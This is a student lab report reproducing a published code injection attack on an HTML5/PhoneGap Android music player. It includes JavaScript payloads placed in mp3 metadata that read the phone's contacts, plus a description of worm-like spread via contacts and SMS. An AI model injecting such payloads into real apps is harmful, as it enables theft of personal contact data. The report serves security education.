Code Injection with Music Player App

Richard Stretanski - CIS 546-001 - DLN Student

Project Background:

In this paper I will be explaining and demonstrating my code injection attack on an HTML5 based music player app on an Android device. A code injection attack is a type of attack used to manipulate a program or web server with the goal of changing the way it is executed. Code injections require a vulnerability in the program that allows the attacker to input code. This attack that I will be covering is similar to a cross-site scripting attack (a type of code injection), however it differs in one key area. A cross-site scripting attack exploits a vulnerability in a web application, which only has one channel for code injection, through the web server, while my attack on an HTML5 based app could use many different channels for code injection even though I will be focusing mostly on Contacts. My attack will solely take place on an Android operating system so to understand how this exploit will work we first need to understand the components of an HTML5 based app and their makeup.

Android HTML5 based apps are made up of two components, WebView, and a Java framework. WebView allows HTML5 based apps to contain a web browser inside of them. Typically, on its own, WebView isolates any JavaScript code that the browser is running, preventing the JavaScript from accessing the rest of the system. However, WebView also includes an API that allows the app to connect the JavaScript from the browser to the Java code of the framework. The second component is the Java based framework. The framework is most commonly developed by a third-party and is used as a middleware. In this project we will be examining the middleware framework, PhoneGap. PhoneGap is comprised of two components within itself, a bridge and a plugin. The bridge connects the JavaScript code used in the WebView web browser with the Java code through an interface (Cordova). The plugin component is used to access various system resources. Some examples of resources include contacts (which we will be using), camera, SMS messaging, wi-fi info, storage, etc.

Lessons Learned from Project Background:

While in this project we will only be accessing contact information, there are many other channels that can potentially be compromised. Here is a list of potential channels. External data channels: barcodes, SMS messages, RFID. External metadata channels: audio players, video players, image viewers. External ID channels: Wi-Fi info, Blue-tooth info. Internal content provider: contacts, calendar, call log, browser. Internal file system: SD card, internal storage.

If an app is infected with malicious JavaScript code it is not just the channels and data previously listed that are at risk but also your other apps. Data can be shared between apps. For example, your contact list can be shared between apps so that when an infected app receives the contact list it requested, it can be written in its JavaScript to inject a copy of its code into an entry in the Contact List so that when another vulnerable PhoneGap app tries to display that infected Contact entry, the code will be triggered inside the new PhoneGap app. This means that after an app on your phone has been infected, it may not be as simple as removing the infected app because other PhoneGap apps on your phone could have been subsequently infected.

Another avenue for greater risk in this type of attack is through SMS messages. If the infected PhoneGap app has the permission to send SMS messages, the malicious JavaScript code of the infected app can create a message that contains its own code and send it to all contacts on the phone. Then when a contact opens the message the JavaScript will run and infect their apps and spreading to their contacts like a worm.


Experiment:

Environment:

- Eclipse IDE for Java Developers - Version: Oxygen.3a Release (4.7.3a)
- Android Virtual Machine – Android 4.2.2 (API 17)

Environment Setup Steps:

- Download the Android Software Development Kit (SDK)
- Download Eclipse IDE for Java Developers
- Install the Android Development Tools (ADT) plugin
- Install Android SDK Components



Android SDK Manager

Packages Tools

SDK Path: C:\Users\rich\android-sdks


Packages

Name	API	Rev.	Status
Tools			
Android SDK Tools		25.2.5	Installed
Android SDK Platform-tools		27.0.1	Installed
Android SDK Build-tools		27.0.3	Installed
Android SDK Build-tools		27.0.2	Installed
Android SDK Build-tools		27.0.1	Installed
Android SDK Build-tools		27	Installed
Android SDK Build-tools		26.0.3	Installed
Android SDK Build-tools		26.0.2	Installed
Android SDK Build-tools		26.0.1	Installed
Android SDK Build-tools		26	Installed
Android SDK Build-tools		25.0.3	Installed
Android SDK Build-tools		25.0.2	Installed
Android SDK Build-tools		25.0.1	Installed
Android SDK Build-tools		25	Installed
Android SDK Build-tools		24.0.3	Installed
Android SDK Build-tools		24.0.2	Installed
Android SDK Build-tools		24.0.1	Installed
Android SDK Build-tools		24	Installed
Android SDK Build-tools		23.0.3	Installed
Android SDK Build-tools		23.0.2	Installed
Android SDK Build-tools		23.0.1	Installed
Android SDK Build-tools		22.0.1	Installed
Android SDK Build-tools		21.1.2	Installed
Android SDK Build-tools		20	Installed
Android SDK Build-tools		19.1	Installed
Tools (Preview Channel)			
Android SDK Build-tools		28 rc1	Installed
Android SDK Build-tools		*26 rc2*	*Not installed*
Android P (API 27, P preview)			
SDK Platform Android P Preview	P	2	Installed
Android TV Intel x86 Atom System Image	P	1	Installed
Wear OS Intel x86 Atom System Image	P	1	Installed
Google Play Intel x86 Atom System Image	P	1	Installed
Google APIs Intel x86 Atom System Image	P	1	Installed
Android 8.1.0 (API 27)			
Android 8.0.0 (API 26)			
Android 7.1.1 (API 25)			
Android 7.0 (API 24)			
Android 6.0 (API 23)			
Android 5.1.1 (API 22)			
Android 5.0.1 (API 21)			
Android 4.4W.2 (API 20)			

Show: ☑ Updates/New ☑ Installed Select New or Updates Install packages...

☐ Obsolete Deselect All Delete packages...

Done loading packages.



Android SDK Manager

Packages Tools

SDK Path: C:\Users\rich\android-sdks

Packages


Name	API	Rev.	Status
Android 4.2.2 (API 17)			
SDK Platform	17	3	Installed
ARM EABI v7a System Image	17	5	Installed
Intel x86 Atom System Image	17	3	Installed
MIPS System Image	*17*	*1*	*Not installed*
Google APIs ARM EABI v7a System Image	17	5	Installed
Google APIs Intel x86 Atom System Image	17	5	Installed
Google APIs	17	4	Installed
Sources for Android SDK	17	1	Installed
Android 4.1.2 (API 16)			
Android 4.0.3 (API 15)			
Android 4.0 (API 14)			
Android 3.2 (API 13)			
Android 3.1 (API 12)			
Android 3.0 (API 11)			
Android 2.3.3 (API 10)			
Android 2.3.1 (API 9)			
Android 2.2 (API 8)			
Android 2.1 (API 7)			
Extras			
Android Support Repository		47	Installed
Android Auto Desktop Head Unit emulator		1.1	Installed
Google Play services		48	Installed
Instant Apps Development SDK		1.1	Installed
Google Repository		58	Installed
Google Play APK Expansion library		1	Installed
Google Play Licensing Library		1	Installed
Android Auto API Simulators		1	Installed
Google USB Driver		11	Installed
Google Web Driver		2	Installed
Intel x86 Emulator Accelerator (HAXM installer)		*6.2.1*	*Not compatible*

Show: ☑ Updates/New ☑ Installed Select New or Updates Install packages...

☐ Obsolete Deselect All Delete packages...

Done loading packages.

- Setup proxy in the Mobile networks setting



AVD details


```
          Name: test
       CPU/ABI: ARM (armeabi-v7a)
          Path: C:\Users\rich\.android\avd\test.avd
        Target: Android 4.2.2 (API level 17)
          Skin: WVGA800
       SD Card: 100M
      Snapshot: true

                  hw.dPad: no
          hw.accelerometer: yes
            hw.device.name: Nexus S
               vm.heapSize: 32
              skin.dynamic: no
    hw.device.manufacturer: Google
                    hw.gps: yes
             hw.audioInput: yes
              hw.cpu.model: cortex-a8
                    tag.id: default
            hw.camera.back: none
               hw.mainKeys: yes
           hw.camera.front: none
            hw.lcd.density: 240
          snapshot.present: true
           hw.device.hash2: MD5:e4aa1843c1036cf7c41ef163fc4d1028
                hw.ramSize: 343
              hw.trackBall: no
                hw.battery: no
                 hw.sdCard: yes
               tag.display: Default
               hw.keyboard: no
       hw.sensors.proximity: yes
     disk.dataPartition.size: 200M
     hw.sensors.orientation: yes
          avd.ini.encoding: ISO-8859-1
```

- Install example.apk on the emulator (this is the vulnerable media player app)

The JavaScript Code:


In this project we will be injecting JavaScript into a metadata channel in a mp3 file that will be used by a media player app. Here is the JavaScript code that will be injected:

<script>Cordova.exec(function(c){msg='I got your contact list\n';
for(i=0;i<c.length;i++){msg+=c[i].displayName+': '+c[i].phoneNumbers[0].value+'
'+c[i].emails[0].value+'\n'};
alert(msg);},function(e){},'Contacts','search',[['displayName','phoneNumbers','emails'],{}]);</script>



```
<script>
    Cordova.exec(
        function(c){msg='I got your contact list\n';
            for(i=0;i<c.length;i++){
                msg+=c[i].displayName+': '+c[i].phoneNumbers[0].value+'\n'
                };
                alert(msg);
            },
        function(e){},
        'Contacts',
        'search',
        [['displayName','phoneNumbers'],{}]
    );
</script>
```

JavaScript code is then added to the Album Artist field in the metadata of the piano.mp3 file.




piano.mp3 Properties

General | Security | Details | Previous Versions

piano.mp3

Type of file:	MP3 File (.mp3)
Opens with:	Groove Music
Location:	C:\Users\rich\Desktop\Desktop (2)
Size:	3.96 MB (4,160,307 bytes)
Size on disk:	3.96 MB (4,161,536 bytes)
Created:	Tuesday, April 17, 2018, 2:47:32 AM
Modified:	Thursday, April 19, 2018, 8:34:55 PM
Accessed:	Tuesday, April 17, 2018, 2:47:32 AM
Attributes:	☐ Read-only ☐ Hidden
Security:	This file came from another computer and might be blocked to help protect this computer. ☐ Unblock




piano.mp3 Properties

General | Security | Details | Previous Versions

Property	Value
Description	
Title	
Subtitle	
Rating	☆☆☆☆☆
Comments	
Media	
Contributing artists	
Album artist	<script>Cordova.exec(function(c)
Album	
Year	
#	
Genre	
Length	00:04:19
Audio	
Bit rate	128kbps
Origin	
Publisher	

Adding the File to the Virtual Device's SD card:

The malicious file needs to be added to the virtual SD card using DDMS within Eclipse.




eclipse-workspace - Eclipse

File Edit Navigate Search Project Run Window Help
Quick Access
Devices
Threads Heap Allocat... Networ... File Ex... Emulat... System...

Name	Onlin
test [emulator-5554]	Onlin
com.android.email	673
com.android.phone	453
com.android.calendar	775
com.android.providers.calendar	617
com.android.music	493
android.process.media	529
com.android.inputmethod.latin	437
com.android.settings	759
com.android.systemui	376
com.android.mms	728
system_process	313
com.android.launcher	474
com.android.exchange	698
com.android.location.fused	603
com.android.contacts	572
android.process.acore	510
com.android.deskclock	639

Name	Size	Date	Time	Permissions	Info
acct		2018-04-25	03:10	drwxr-xr-x	
cache		2018-04-18	12:00	drwxrwx---	
config		2018-04-25	03:10	dr-x------	
d		2018-04-25	03:10	lrwxrwxrwx	-> /sys/ker
data		1970-01-01	00:07	drwxrwx--x	
default.prop	116	1970-01-01	00:00	-rw-r--r--	
dev		2018-04-25	03:10	drwxr-xr-x	
etc		2018-04-25	03:10	lrwxrwxrwx	-> /system
fstab.goldfish	935	1970-01-01	00:00	-rw-r-----	
fstab.ranchu	831	1970-01-01	00:00	-rw-r-----	
init	109412	1970-01-01	00:00	-rwxr-x---	
init.goldfish.rc	2524	1970-01-01	00:00	-rwxr-x---	
init.ranchu.rc	2618	1970-01-01	00:00	-rwxr-x---	
init.rc	18414	1970-01-01	00:00	-rwxr-x---	
init.trace.rc	1795	1970-01-01	00:00	-rwxr-x---	
init.usb.rc	3947	1970-01-01	00:00	-rwxr-x---	
mnt		2018-04-25	03:10	drwxrwxr-x	
asec		2018-04-25	03:10	drwxr-xr-x	
obb		2018-04-25	03:10	drwxr-xr-x	
sdcard		1970-01-01	00:00	d---rwxr-x	
Android		2018-04-17	08:24	d---rwxr-x	
DCIM		2018-04-17	08:10	d---rwxr-x	
LOST.DIR		2018-04-17	07:39	d---rwxr-x	
folder1		2018-04-20	00:37	d---rwxr-x	
piano.mp3	4160307	2018-04-20	00:37	----rwxr-x	
secure		2018-04-25	03:10	drwx------	
shell		2018-04-25	03:10	drwx------	
proc		1970-01-01	00:00	dr-xr-xr-x	
root		2014-09-16	17:33	drwx------	

Contacts need to be created in the contacts app:




Set up my profile

R

Randy Randerson

T

Test McJohnson



Randy Randerson

PHONE

1 235-478-5236
MOBILE

EMAIL


randoranders85@hotmail.com
HOME


ADDRESS

452 Miami Ave, Milwalkee, NY
HOME

After the file is added to the SD card the emulation must restart for the file to be added.

- Restart the emulation
- Click on the Mp3 Player app
- Click Load Music
- The piano.mp3 file will load, successfully executing the JavaScript, accessing contacts and displaying the alert.





Mp3 Player


You're listening to:

Located at:

Artist:

Album:

Played: - of -




Alert

I got your contact list
Test McJohnson:1
235-555-1234
Randy Randerson:1
235-478-5236

Lessons Learned from Experiment:

The first problem I ran into when executing this experiment was with DDMS. I found out that there was a caching issue with DDMS where if I were to run the emulator, close the emulator and restart the emulator, it would lock my privileges to the entire device file system including the SD card. When I was initially doing the project, I had left eclipse open the entire time, so I was stuck on this problem for a while. Eventually I discovered that restarting eclipse solved the caching problem and allowed me privileges to edit emulation files including SD card files. I was then able to add the piano.mp3 file to the file structure but it meant that after running an emulation I needed to restart eclipse before I could run the emulation again.

The next problem I ran into was getting different variations of the JavaScript to run. I found a list of properties for the PhoneGap Contact app on the PhoneGap website:




Properties

- **id**: A globally unique identifier. *(DOMString)*
- **displayName**: The name of this Contact, suitable for display to end users. *(DOMString)*
- **name**: An object containing all components of a persons name. *(ContactName)*
- **nickname**: A casual name by which to address the contact. *(DOMString)*
- **phoneNumbers**: An array of all the contact's phone numbers. *(ContactField[])*
- **emails**: An array of all the contact's email addresses. *(ContactField[])*
- **addresses**: An array of all the contact's addresses. *(ContactAddress[])*
- **ims**: An array of all the contact's IM addresses. *(ContactField[])*
- **organizations**: An array of all the contact's organizations. *(ContactOrganization[])*
- **birthday**: The birthday of the contact. *(Date)*
- **note**: A note about the contact. *(DOMString)*
- **photos**: An array of the contact's photos. *(ContactField[])*
- **categories**: An array of all the user-defined categories associated with the contact. *(ContactField[])*
- **urls**: An array of web pages associated with the contact. *(ContactField[])*

This confirmed that the property for the email field in the contacts app was called 'emails' and that it was the same type as 'phoneNumbers' (ContactField) so substituting it in for 'phoneNumbers' should work. I substituted the properties so that the JavaScript code is as follows:

- <script>Cordova.exec(function(c){msg='I got your email\n';for(i=0;i<c.length;i++){msg+=c[i].displayName+':'+c[i].emails[0].value+'\n'};alert(msg);}, function(e){},'Contacts','search',[['displayName','emails'],{}]);</script>



```
<script>
    Cordova.exec(
        function(c){msg='I got your contact list\n';
            for(i=0;i<c.length;i++){
                msg+=c[i].displayName+': '+c[i].emails[0].value+'\n'
                };
                alert(msg);
            },
        function(e){},
        'Contacts',
        'search',
        [['displayName','emails'],{}]
    );
</script>
```

I’m not exactly sure why this didn’t work but I can speculate that it might be because it was an older version of Android (4.2.2) and thus an older version of PhoneGap Contacts and they might have used different words for their properties, but I wasn’t able to find any other variations of them. Even though using emails was not successful, my attack using ‘displayName’ and ‘phoneNumber’ was. For a full video demonstration, please see the file titled ‘CodeInjection-Demo.mp4’ included in the zipped folder.

References:

[1] X. Jin, T. Luo, D. Tsui, W. Du. “Code Injection Attacks on HTML5-based Mobile Apps”

[2] X. Jin, X. Hu, K. Ying, W. Du, H. Yin “Code Injection Attacks on HTML5-based Mobile Apps: Characterization, Detection and Mitigation”

[3] http://www.eclipse.org/, “Eclipse official website”

[4] http://theopentutorials.com/tutorials/android/how-to-create-android-avd-emulator-in-eclipse/, “How to create and launch emulator in Eclipse”

[5] http://android.konreu.com/developer-how-to/install-android-sdk-eclipse-and-emulator-avds/, “Install Android SDK, Eclipse, and Emulator(AVDS)”

[6] https://phonegap.com/. “PhoneGap official website”

[7] https://developer.android.com/studio/index.html. “Android Studio”